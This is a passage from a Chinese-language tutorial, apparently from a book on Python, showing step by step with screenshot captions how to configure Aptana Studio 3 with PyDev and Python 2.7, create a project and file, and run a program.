


图 3-12　选择 Python 2.7 作为开发版本




图 3-13　指定要使用的模块文件

到此设置完成，现在可以使用 Aptana Studio 3 来编写 Python 程序了。

接下来创建一个 Python 程序，首先单击菜单栏上的 File 按钮，依次选择 New → Project…，如图 3-14 所示。

在弹出的 New Project 设置对话框中依次选择 PyDev → PyDev Project，然后单击 Next 按钮，

如图 3-15 所示。




图 3-14　依次选择 New → Project…




图 3-15　依次选择 PyDev → PyDev Project

在弹出的 PyDev Project 对话框中设置项目的详细信息。这里面包括项目的名称、项目的保存位置、项目的类型、所使用的 Python 语言的版本、所使用的解释器等，如图 3-16 所示。




图 3-16　创建一个项目

单击 Finish 按钮之后就创建好了一个名为“test”的项目了，现在向这个项目中添加一个文件，如图 3-17 所示。




图 3-17　使用菜单创建项目

输入要创建 Python 文件的名称，然后单击 Finish 按钮即可完成创建，如图 3-18 所示。




图 3-18　输入程序的名称

在编辑窗口中的工作区处输入程序，如图 3-19 所示。

如果要运行这个程序，可以单击菜单栏上的 Run 按钮，然后选择弹出菜单的 Run 选项，或者直接按 Ctrl+F11 组合键，如图 3-20 所示。


